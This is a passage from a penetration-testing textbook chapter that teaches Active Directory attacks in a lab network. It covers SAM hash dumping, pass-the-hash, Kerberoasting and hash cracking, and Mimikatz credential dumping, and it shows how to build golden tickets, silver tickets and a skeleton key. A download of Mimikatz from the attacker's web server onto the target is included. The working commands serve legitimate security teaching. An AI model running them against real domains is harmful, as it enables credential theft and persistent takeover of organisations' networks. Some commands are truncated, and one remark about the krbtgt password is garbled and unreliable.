SMB 192.168.42.26 445 BOB-PC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
SMB 192.168.42.28 445 ALICE-PC Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
SMB 192.168.42.28 445 ALICE-PC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
SMB 192.168.42.26 445 BOB-PC DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
SMB 192.168.42.26 445 BOB-PC WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b094078ede81581697aa7940154c6a12:::
SMB 192.168.42.28 445 ALICE-PC WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f4a4f4b8ec027ce9c9ce46dc93a2c2bd:::
SMB 192.168.42.26 445 BOB-PC bob:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
SMB 192.168.42.26 445 BOB-PC [+] Added 5 SAM hashes to the database
SMB 192.168.42.28 445 ALICE-PC alice:1001:aad3b435b51404eeaad3b435b51404ee:499e7d8c6c8ad470e57e00d0f3618d5e:::
SMB 192.168.42.28 445 ALICE-PC [+] Added 5 SAM hashes to the database
```

Figure 13.17: Extracting the SAM database


As shown in the preceding screenshot, the local usernames and the NTLMv1 hashes are retrieved from both domain clients on the network. These user accounts can be passed across the network for lateral movement and privilege escalation on other devices within the domain.

- Next, let's perform PTH on the entire domain using a user account with the NTLMv1 hash from the previous step:

```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u bob -H 499e7d8c6c8ad470e57e00d0f3618d5e --local-auth
```


As shown in the following snippet, CrackMapExec is able to pass the hash over the domain:

Figure 13.18: Lateral movement



- ```
kali@kali:~$ crackmapexec smb 192.168.42.10/24 -u gambit -p Password1 -d redteamlab.local --lsa
```

[illegible]


*Figure 13.19: Extracting the SAM database from multiple computers*

Be sure to check out the CrackMapExec cheat sheet at <https://github.com/byt3bl33d3r/CrackMapExec/wiki/SMB-Command-Reference>.

Having completed this exercise, you have gained the skills to perform both lateral movement and extract sensitive information from an Active Directory domain. Next, you will learn how to exploit the trust within Kerberos and perform vertical movement within Active Directory.

## Vertical movement with Kerberos

While there are many techniques that can be used to perform vertical movement within our RedTeamLab network, you will learn how to use trust within Kerberos, an element of Active Directory, to gain higher-level user privileges on all devices within the Active Directory domain.



For this attack to work, the time on Kali Linux needs to be in sync with the time on the targeted domain controller. If not, the following message will appear: "Kerberos SessionError: KRB\_AP\_ERR\_SKEW(Clock skew too great)" Issue. We will solve this issue during this practical exercise.

To get started with exploiting trust within Kerberos, please follow these instructions:

1. Power on your **Kali Linux**, **Bob-PC**, **Alice-PC**, and **Windows Server 2019** virtual machines.
2. On **Kali Linux**, open **Terminal** and use the following command to install the `ntpd` package:

```
kali@kali:~$ sudo apt install ntpdate
```

3. Next, check the time difference between Kali Linux and Windows Server 2019:

```
kali@kali:~$ ntpdate -qu 192.168.42.40
```

As shown in the following screenshot, Kali Linux has a small offset:

```
kali@kali:~$ ntpdate -qu 192.168.42.40
2024-01-18 20:01:02.220085 (-0500) +326.139533 +/- 0.000011 192.168.42.40 s1 no-leap
```

Figure 13.20: Checking the time difference

- Next, synchronize the time with the targeted domain controller, using the following:

```
kali@kali:~$ sudo ntpdate 192.168.42.40
```

```
kali@kali:~$ sudo ntpdate 192.168.42.40
2024-01-18 20:03:17.722374 (-0500) +294.378241 +/- 0.000003 192.168.42.40 s1 no-leap
CLOCK: time stepped by 294.378241
```

Figure 13.21: Synchronizing the time with the domain controller

- Next, retrieve the **Kerberos TGS ticket** hash from the domain controller by using a valid domain user credential to the domain controller:

```
kali@kali:~$ GetUserSPNs.py redteamlab.local/gambit:Password1 -dc-ip 192.168.42.40 -request
```

As shown in the following screenshot, we're able to identify the **service principal name (SPN)** account and retrieve the TGS ticket:

```
kali@kali:~$ GetUserSPNs.py redteamlab.local/gambit:Password1 -dc-ip 192.168.42.40 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
```

| ServicePrincipalName                 | Name     | MemberOf                                                       | PasswordLastSet     | LastLogon |
|--------------------------------------|----------|----------------------------------------------------------------|---------------------|-----------|
| DC1/sqladmin.REDETEAMLAB.local:64123 | sqladmin | CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local | 2024-01-18 21:17:47 | <never>   |

```

$krb5tgs$23$*sqladmin$REDETEAMLAB.LOCAL$DC1/sqladmin.REDETEAMLAB.local-64123*$7b7345fa53a125368f6eb4d8d5f59481$defa78e9d23866b97298b99f162682894ab
a12a765c931f632b05c63f7240b499b0f6d0871721a1a4849dc6c0411780a8541d019cfac172e1b1770a001901853c01d0b2accee091a8aee7c34d994d25d32874f01e30c6
9643c91ef2affb7cefb5b1d2bae4b6e14bficeda7e06f4ceae25ff02119e1b388299275e57aebb287c43378b29913b735f9bc675d67a5d25ca24b153f8e14a56a8a6e7d5d81
98bf0f3b07912bb3485a3f74bf7a01de7c0ba91574a5609487d55597d40263741220fab0964bfcc00219621e38d7b023a64c9d0d0ef30f48385a7ab6f8e241487de428b78e05
7bad7872f37208d56daeb285367c7b95333c0a0a56773d0802b4969eb136c9cc376114af7fa8d048391e75080e0ec57b329cd174e70a8be54f12621321e6228ed29718298092b
74c37473ee4f6ea0406ca0f4e4f5bd8afdf931c77d0a08152e58b0992493a7f6d3cd7f1a6703650813a08ea49a51efc3f08b55087275cdd4409363c2abb8a23f96818a7514
eb639756e26e5e29e1b906cbe9788bef67f6e9c415a9f083ed060db537693baa1776c43b08c2b25c49e1f43a2fb245c3eaa59d87ea67cb338cd29816c64d7fca67a17d87d82a251
af5a92834fabdd7c3be486da9f04a515a3ffa27882d7e0db60d5c7c66ec1459ae238ecf3b8a814ce4743376ad79ee505b75a4855238b2be0fc31559a8e4ba1e1ce6814a8a58f5c063
0841e0834e7832cc177c3843051b812b35a08519944811d4afabc76a799da9ff7a56761fc874e90bf4ee6d97228eb0b85378c238a348a3d5e3d31bfaf7f29c586205658aeeedc
46af66ccc3347b481c962e1151f818d98e30896b64fc1c9487fb19c750ab6279558ca881e51f92d1327c183c56934f4b42c569f0d540ec7bc3e6a785683e576506630852f
d7d779fbcf483e8726d2badf1f03b92fc316c849c5250e1e0ffbf3a3075609a4608af6a4506587608c2fbc387181290e382a85f3e74bea8c4a3bea91b87bbae75847dc447c9151c37
8c287d0b0de0bc47b13fd67acf6564933d728547c839a91a7417853fc3aa476dd99243b2d66b93c176477473579086177bc6533d0dbd44f3af8f2e166f0292712d26a784822cbe2f9
8a9f68f71c17b5090c054408b05aac071177807a0559506968046837f2857a346b25cb73d0eb7ce53a6c31dcad8c15a66238723b9bfad6de516db1c4021e0d5683c3fb27686f69
dfe4ae5dc2089aeb23560b42418bbabb7679f3418a5175f02a6a1b17db

```

Figure 13.22: Extracting the SPN TGS ticket



An SPN is a unique identifier for a service instance. SPNs are used in Kerberos authentication to associate a service instance with a service logon account, allowing clients to securely request access to services running on servers. You can refer to *Chapter 3* for details on setup.

- Next, copy and save the entire TGS hash into a text file and place it on the desktop of Kali Linux, as shown here:

```
kali@kali:~$ cat /home/kali/Desktop/TGS.txt
$krb5tgs$23$*sqladmin$REDTEAMLAB.LOCAL$DC1/sqladmin.REDTEAMLAB.local~64
123*$7b7345fa53a125368feb64d8d5f59481$defa78e9d23866b97298b99fb16268209
4aba13a765c931f632be85c63f24804599bd8f8dd87172fa1a4849dc6c041611780a854
1d019cfac172e1b17704e019b1053c01dbb2aaceea6091a6aee/c34d994d25d323074f0
1e30c69643c91e1f2affbb7cefb58b1d2bae4b6e14bf1ced47e86f4ceaeb25ff02119e1
b308299275e574ebb287c43378b29913b735f9bc675d67a5d25ca24b153f8e14a56a6aa
6ece7d58190bdf5b07912bb3485b43f74bfc7a01de7c6ba91574a5609487d55597d40
263741220fa8b964bfcbb90219621e38d7b023a64c9dd0bef30f48385a7ab6f0e424148
7de420b70e057bad7872f57200d56daeb2853e376c7b95333c0a60a567773db802b4969
eb136c9cc376114af7fa8dd48391e75088eec57b329cd174e70a8be54f12e21321e6220
edb29710290892b74c574743ee46f6ea06496ca0fe4ef50d8afd7a913c27e8a0542e508
d902491a7fd1d3cdf71a6793658013a60ee499a531efe3fd8b55b87275cdd544b9363e2
ab8a232f9681847514eb639756e26e5e629e1b906cbe9708ef6f76be9c415a9f803ed06
0bdb537693baa1776c43b00c2b25c49e1f43a2fb245c3eaa59d87ea67cb330cd29816c6
4d7fca67a17d87d82a251af5a92834fabd67c3be486da9f04a515a3ffa27882d7e0db60
d5c7c66ec1459ae230ecf3b8a814ce4743376ad79ee505b75a4855238b2be8fc31559a8
e4ba1e1ce6814a0a50f5c0638841eb834e78382cc177c3843051b812b35a0851994681b
46afabc76a789daff7a56761fc874e96bf41ee8d97220e8b0053f0c62894360a3d55e3d
31bfa7aff29c5862d56584eedc46afa66ccc3347b481c962e1151ff818d9e8e3869b6b
4fc1c94a878fb19c750ab6279558ca881e51f92d1327c183c565934f4b42ce569f0d54a
0ec7bc3eba785603e576506630852fd7df779fbcf483e8726d2badf103b92fc316c849c
5250e1e0ffbfba3675609a4608af6a4506587660c2fbc587181290e382a85f3e74be6a0c
4a5bea91b87bbae75847dc447c9151c378c287db0bedebc47b13fd67acf6564933d7285
47c839a91a7417853fc3a4a7d4d99243b2d6b893c176477473579086177bc6535db9b44
f3af0f2e146f0292721d2d6a784822c0e2f9849f60f74c17b509620554608bb5aac0711
770b7eb55595069968046837f2057a546b25cb73d8eb7ce53a6cb1dcad0c19a6623072b
9bfaddde516db1c4021e0d5683c3fb27680f690dfe4a6e5dc2009ae6ab23560b42418bb
```

Figure 13.23: Saving the TGS ticket

- Next, use the following commands to determine the `hashcat` code for cracking Kerberos 5 etype 23 hashes:

```
kali@kali:~$ hashcat -h | grep TGS
```

As shown in the following screenshot, `hashcat` has a few pieces of code but we'll be using `13100`:

Figure 13.24: Checking hashcat code


- Next, use `hashcat` to perform password cracking on the file with the TGS hash using the `rockyou.txt` wordlist:

```
kali@kali:~$ hashcat -m 13100 /home/kali/Desktop/TGS.txt /usr/share/wordlists/rockyou.txt -O
```

As shown in the following snippet, the password was retrieved from the TGS hash as `Password45`:

Figure 13.25: Cracking the password

At this point, you have retrieved the password for the service account. This means you have the service account user credentials, `sqladmin:Password45`, which can be used to log in to the domain controller. Since this account has administrative privileges, it can be used to take over the domain controller and all devices within the entire Active Directory domain.



If you're unable to crack the password for the `sqladmin` account, ensure the password is set correctly. To do this, reset the password for the `sqladmin` account, by logging in to the Windows Server 2019 virtual machine as the administrator and running the following PowerShell command to set the password: `Set-ADAccountPassword -Identity sqladmin -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password45" -Force)`. This will ensure the password is set as `Password45`.

- Lastly, re-synchronize the time on Kali Linux with a trusted public **Network Time Protocol (NTP)** server such as the Google NTP service:

```
kali@kali:~$ sudo ntpdate time.google.com
```



In this exercise, you have gained the skills to retrieve a service account with its password. This technique demonstrated how to exploit the trust between the components of Kerberos within Active Directory on a domain. In the next section, you will learn how to perform lateral movement across Active Directory using Mimikatz.

## Lateral movement with Mimikatz

Mimikatz is a post-exploitation tool that allows penetration testers to easily extract plaintext passwords, password hashes, and Kerberos ticket details from the memory of the host. Penetration testers usually use Mimikatz, which is commonly used to help penetration testers perform lateral movement across a network using PTH and **pass-the-ticket (PTT)** techniques and gain domain persistence by creating a golden ticket.



Keep in mind **Windows Defender Credential Guard** will block most Mimikatz attacks during a live penetration test, therefore you will need a dedicated system on the customer's network with Mimikatz permitted within the antimalware rules, or you will need to discover methods to evade detection in a real-world exercise. To learn more about Windows Defender Credential Guard, please visit <https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/>.

To get started with using Mimikatz to retrieve the credentials of all valid domain users, please follow the instructions in the following sections.

## Part 1: setting up the attack

To set up the attack, follow the steps mentioned below:

1. Download the latest version of Mimikatz onto the Kali Linux virtual machine from <https://github.com/gentilkiwi/mimikatz/releases> and specify the latest version of `mimikatz_trunk.zip`. At the time of writing, the current version is `2.2.0 20220919`.
2. Power on **Kali Linux**, open **Terminal**, and use the following commands to download the file:

```
kali@kali:~$ wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
```



As shown in the following screenshot, the `mimikatz_trunk.zip` file was downloaded within the present working directory:

*Figure 13.26: Checking the folder*

3. Next, using the same **Terminal**, start the Python 3 web server within the present working directory for all file transfers:

```
kali@kali:~$ python3 -m http.server 8080
```

4. Next, power on the **Windows Server 2019** virtual machine and log in with the compromised service account, `sqladmin:Password45`.
5. Once you've logged on, open the **Command Prompt** with administrative privileges and use the following commands to download the Mimikatz zipped file from Kali Linux:

```
C:\Windows\system32> cd C:\Users\sqladmin\Downloads
C:\Users\sqladmin\Downloads> powershell
PS C:\Users\sqladmin\Downloads> Invoke-WebRequest -uri http://192.168.42.27:8080/mimikatz_trunk.zip -OutFile mimikatz_tr
```

6. Make sure you change the IP address in the preceding command to match the IP address of your Kali Linux machine within the `192.168.42.0/24` network. The following screenshot shows the execution of the preceding commands:

*Figure 13.27: Transferring files*

7. Next, unzip the `mimikatz_trunk.zip` file and exit the PowerShell mode with the following commands:

```
PS C:\Users\sqladmin\Downloads> Expand-Archive .\mimikatz_trunk.zip
PS C:\Users\sqladmin\Downloads> dir
PS C:\Users\sqladmin\Downloads> exit
```

The following screenshot shows the execution of the preceding commands:

*Figure 13.28: Extracting contents*

8. Next, launch Mimikatz and check its privileges:

```
C:\Users\sqladmin\Downloads> cd mimikatz_trunk\x64
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> mimikatz.exe
mimikatz # privilege::debug
```

The following screenshot shows Mimikatz has the necessary privileges to extract the passwords and hashes:

*Figure 13.29: Executing Mimikatz*

## Part 2: grabbing credentials

To grab credentials, follow the steps mentioned below:

1. Extract all the user accounts and their password hashes by using the following command:

```
mimikatz # sekurlsa::logonpasswords
```

As shown in the following screenshot, Mimikatz retrieved all the users' accounts and their password hashes (NTLMv1) from the domain controller. This may take up to 60 seconds to fully complete:

*Figure 13.30: Retrieving the NTLM hashes*


2. As shown in the preceding snippet, the administrator's password hashes were extracted because the administrator user account was previously logged in to the server, and the credentials were cached while this attack was being performed. Make sure that you go through the entire output as all credentials of

users on the domain, such as any domain administrators and user accounts, are extracted.

The following snippet shows even the `sqladmin` account and its NTLMv1 hash are obtained:

*Figure 13.31: The SPN hashes*

As shown in the preceding snippet, Mimikatz is able to retrieve all the user details that were stored within the memory of the host device since the last time it was rebooted.



3. To extract the LSA data from the memory of the domain controller, use the following commands:

```
mimikatz # lsadump::lsa /patch
```

As shown in the following snippet, the usernames and NTLMv1 hashes of all domain users are retrieved:

*Figure 13.32: Account hashes*

4. By obtaining the NTLMv1 hashes of each user, you can perform lateral movement throughout the network using the PTH technique and even perform password cracking using `hashcat`. In addition, Mimikatz is a well-known cybersecurity tool, used both by attackers and penetration testers, so it can be challenging to use in a well-defended environment; this makes obfuscation necessary to evade detection.

Having completed this exercise, you have gained the skills to extract the NTLMv1 hashes of all users on the domain. Next, you will learn how to set up domain per-

sistence using a golden ticket.

## Domain dominance and persistence

In this section, you will learn how to perform advanced techniques to abuse the trust within Kerberos and an Active Directory domain to gain dominance over all devices within a Windows domain and set up persistence within Active Directory.

You will learn about the fundamentals of creating the following tokens on Active Directory:

- Golden ticket
- Silver ticket
- Skeleton key

Let's take a deeper dive into abusing the trust within Active Directory.

### Golden ticket

A **golden ticket** is a special token that is created by penetration testers using the **Security Identifier (SID)** of the domain, the domain name, and the NTLMv1 hash of the Kerberos TGT. The golden ticket allows a penetration tester to gain access to any device within the domain by performing **PTT**.

This is possible because the golden ticket is encrypted using the hash of the Kerberos TGT account, which is the built-in `krbtgt` account on Active Directory. However, the golden ticket is not digitally signed by the `krbtgt` account hash but is encrypted only. This golden ticket allows anyone to impersonate any user with the privileges associated with the impersonated user on systems within the domain. To make this type of attack even more awesome, imagine that changing the password for the `krbtgt` account has zero effect on mitigating this attack on Active Directory.

To get started with creating a golden ticket, please use the following instructions:

1. Log in to **Windows Server 2019** (domain controller) with the `sqladmin` user account or a domain administrator account.
2. Ensure the latest version of Mimikatz is on the domain controller. This was completed in the previous section, *Lateral movement with Mimikatz*.
3. On **Windows Server 2019**, in the **Command Prompt** with administrative privileges, use the following commands to launch Mimikatz and check its

privileges:

```
C:\Windows\system32> cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> mimikatz.exe
mimikatz # privilege::debug
```

4. Next, use Mimikatz to extract the domain SID and the Kerberos TGT account NTLM hash ( `krbtgt` ):

```
mimikatz # lsadump::lsa /inject /name:krbtgt
```

The following snippet shows that the domain SID and `krbtgt` NTLMv1 hash are retrieved:

*Figure 13.33: Extracting the `krbtgt` hash*



The domain SID and `krbtgt` NTLMv1 hash are needed to create a golden ticket.

5. Next, use Mimikatz to create a golden ticket by providing the domain SID and `krbtgt` NTLMv1 hash:

```
mimikatz # kerberos::golden /user:NotAdmin /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801899785-1924879678 /krbt
```

The username specified in the preceding command does not necessarily need to be a valid user on the domain. Furthermore, using the ID of `500` allows us to specify the administrator user account on the domain. The `/ticket` command enables us to specify the name of the ticket when it's created.

The following snippet shows success in creating a golden ticket for the domain:

*Figure 13.34: Creating the golden ticket*

The golden ticket is stored offline within the Mimikatz directory. This golden ticket will allow a penetration test to access any system on the domain using the current session.

6. To create a super golden ticket using the maximum validity period for a ticket, use the following commands:

```
mimikatz # kerberos::golden /user:NotAdmin /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801899785-1924879678 /krbt
```

As shown in the following screenshot, using the `/endin` command enables us to specify the maximum validity ( `2147483647` ) for a golden ticket (in minutes):

*Figure 13.35: Creating a super golden ticket*

7. Next, to pass the ticket with Mimikatz, use the following command:

```
mimikatz # kerberos::ptt golden_ticket
```

The following screenshot shows that the golden ticket was successfully injected into memory:

*Figure 13.36: Injecting the golden ticket into memory*

8. To open a **Command Prompt** with the golden ticket session, use the following Mimikatz command:

```
mimikatz # misc::cmd
```

The following **Command Prompt** is using the golden ticket:

*Figure 13.37: Verifying the injection of ticket and privileges*

As shown in the preceding screenshot, when the `whoami` command is executed, the output shows the `sqladmin` account is currently logged on to the system but the `klist` command reveals this **Command Prompt** session is using the `NotAdmin` user with the golden ticket. Therefore, you can access any

device on the network using the golden ticket on this Command Prompt session.

In addition, this new Command Prompt session will allow you to access any device and perform any administrative actions on the domain. Now that you have domain persistence, you can use the Microsoft `PSEXEC` tool with the Command Prompt to perform administrative actions on any computer within the domain.



There are a lot more actions that Mimikatz can perform. Be sure to visit the Mimikatz wiki at

<https://github.com/gentilkiwi/mimikatz/wiki>.



As previously mentioned in this chapter, changing the `krbtgt` account password does not invalidate the tickets created by the `krbtgt` account; however, checking the password twice will invalidate the tickets.

Having completed this exercise, you now know how to create a golden ticket within the Active Directory domain to obtain domain persistence. This allows a penetration tester to always have administrative access to any device on the domain at any time. Next, you will learn how to create a silver ticket to impersonate a service or computer on the network.

## Silver ticket

A **silver ticket** allows penetration testers to impersonate services and computers on a network as compared to impersonating users with a golden ticket. To create a silver ticket within Active Directory, you will need the domain name, the SID of the domain, the NTLM hash of the computer or service account you want to impersonate, and a target that is running the service. Once the silver ticket is created, using the *PTT* technique, penetration testers will be able to access the targeted system using the silver ticket. Therefore, access is provided to a service running on a targeted host on the network without authenticating the domain controller.



When targeting a service on a host, ensure you identify a service account with a registered **SPN** and the class or type of SPN as well.

These may be `cifs`, `mssql`, `host`, `http`, and so on. You can use the



Impacket `GetUserSPNs.py` script to retrieve accounts that have an SPN.

To get started with creating a silver ticket, please use the following instructions:

1. Log in to **Windows Server 2019** (domain controller) with the `sqladmin` user account or a domain administrator account.
2. Ensure that the latest version of Mimikatz is on the domain controller. This step was covered in the previous section, *Lateral movement with Mimikatz*.
3. Next, on the domain controller, open the **Command Prompt** with administrative privileges. Use the following command to launch Mimikatz and check its privileges:

```
C:\Windows\system32> cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> mimikatz.exe
mimikatz # privilege::debug
```

4. Next, retrieve the SID of the domain and the NTLM hashes of a service account with a registered SPN or computer account:

```
mimikatz # lsadump::lsa /patch
```

For this exercise, we will use the NTLM hash of the domain controller, `DC1$`:

Figure 13.38: Extracting the domain hash



You can also use the `lsadump::lsa /inject /name:sqladmin` command to retrieve the NTLM hash of a specific account with Mimikatz.

5. Next, let's use Mimikatz to create a silver ticket with a fake username, the domain name, the domain SID, the NTLM (RC4) hash of the **Domain Controller (DC1)**, and the target as the domain controller. The service to impersonate will be the `HOST`:

```
mimikatz # kerberos::golden /user:SilverTicket /domain:redteamlab.local /sid:S-1-5-21-3308815703-1801899785-1924879678 /
```



As shown in the following screenshot, Mimikatz created a silver ticket:

*Figure 13.39: Silver ticket*

This silver ticket will allow you to target the `HOST` service on the domain controller.

6. Next, use the following Mimikatz command to pass the ticket:

```
mimikatz # kerberos::ptt silver_ticket
```

As shown in the following screenshot, the silver ticket was injected into memory:

*Figure 13.40: Injecting ticket into memory*



In the preceding commands, `ptt` stands for pass the ticket.

7. To open a **Command Prompt** session with the silver ticket, use the following Mimikatz command:

```
mimikatz # misc::cmd
```

As shown in the following snippet, this new Command Prompt session is using the silver ticket:

*Figure 13.41: Checking privileges with the silver ticket*

This new Command Prompt session will allow you to access the `HOST` service running on the domain controller without any restrictions.

Having completed this section, you now know how to create a silver ticket. Next, you will learn how to create a skeleton key on Active Directory.

## Skeleton key

A **skeleton key** allows the penetration tester to access any device on the domain using any user account with a single password.

To get started with creating a skeleton key on Active Directory, please use the following instructions:

1. Log in to **Windows Server 2019** (domain controller) with the `sqladmin` user account or a domain administrator account.
2. Ensure the latest version of Mimikatz is on the domain controller. This action was already completed in the previous exercise, *Lateral movement with Mimikatz*.
3. Next, on the domain controller, on the **Command Prompt** with administrative privileges, use the following command to launch Mimikatz and check its privileges:

```
C:\Windows\system32> cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> mimikatz.exe
mimikatz # privilege::debug
```

4. Next, use the following commands to enable the Mimikatz drivers on the disk of the domain controller and create the skeleton key:

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
mimikatz # !-
```

The following snippet shows the results of executing the commands:

Figure 13.42: Creating a skeleton key

When using the skeleton key, you can access any device on the domain using a valid username and the password as `Mimikatz`. However, keep in mind any host you're attempting to access with the skeleton key needs to authenticate to the domain controller on



the network. If the domain controller reboots, the skeleton key is lost. However, the skeleton key being lost if the domain controller reboots is an important operational detail. Since Mimikatz manipulates authentication processes that are resident in memory, they are not persistent through reboots unless specific measures are taken to ensure persistence.

5. Use the following command to open a new Command Prompt session using the skeleton key:

```
mimikatz # misc::cmd
```

6. In the new Command Prompt session, use the following command to enable PowerShell:

```
C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> powershell
```

7. Next, access the domain controller using the following commands with a valid username:

```
PS C:\Users\sqladmin\Downloads\mimikatz_trunk\x64> Enter-PSsession -Computername dc1 -credential redteamlab\Administrato
```

8. The following authentication prompt will appear. Simply enter the **Password** as `mimikatz` and click **OK**:

*Figure 13.43: Logging in as administrator*

The authentication will be successful with the skeleton key on Active Directory and you will be provided with the following terminal interface, indicating you are currently on the Domain Controller (`dc1`):

*Figure 13.44: Log in to the Domain Controller with skeleton key*

As shown in the following screenshot, the skeleton key enables us to log in as the domain administrator on a domain-connected computer without using the

administrator's password:

*Figure 13.45: Verifying identity*

9. Once, you've finished with the exercise, power off your virtual machines.
10. Lastly, open **VirtualBox Manager**, select the **Kali Linux** virtual machine, select **Settings**, go to **Network**, and disable **Adapter 3**. This will disable the network adapter on Kali Linux that's connected to the RedTeamLab network within our lab topology, as shown here:

*Figure 13.46: Disabling the network adapter*

Having completed this exercise and section, you now know how to create both golden and silver tickets and a skeleton key to gain dominance and persistence on Active Directory.

## Summary

During the course of this chapter, you have learned about the fundamentals of Kerberos within a Windows domain and the importance it has within Active Directory. You have also gained the skills to exploit the trust of Active Directory over an IPv6 network and perform both lateral and vertical movement within Active Directory, and have gained hands-on experience in setting up domain dominance and persistence.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Chapter 14, Advanced Wireless Penetration Testing*, you will learn how to compromise personal and enterprise wireless networks.

## Further reading

To learn more about the topics that were covered in this chapter, visit the following links:

- Understanding Kerberos – <https://www.techtarget.com/searchsecurity/definition/Kerberos>
- OS Credential Dumping: NTDS – <https://attack.mitre.org/techniques/T1003/003/>
- OS Credential Dumping: LSA Secrets – <https://attack.mitre.org/techniques/T1003/004/>
- LLMNR/NBT-NS Poisoning and SMB Relay – <https://attack.mitre.org/techniques/T1557/001/>
- Active Directory Security – <https://adsecurity.org/>

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

<https://packt.link/SecNet>

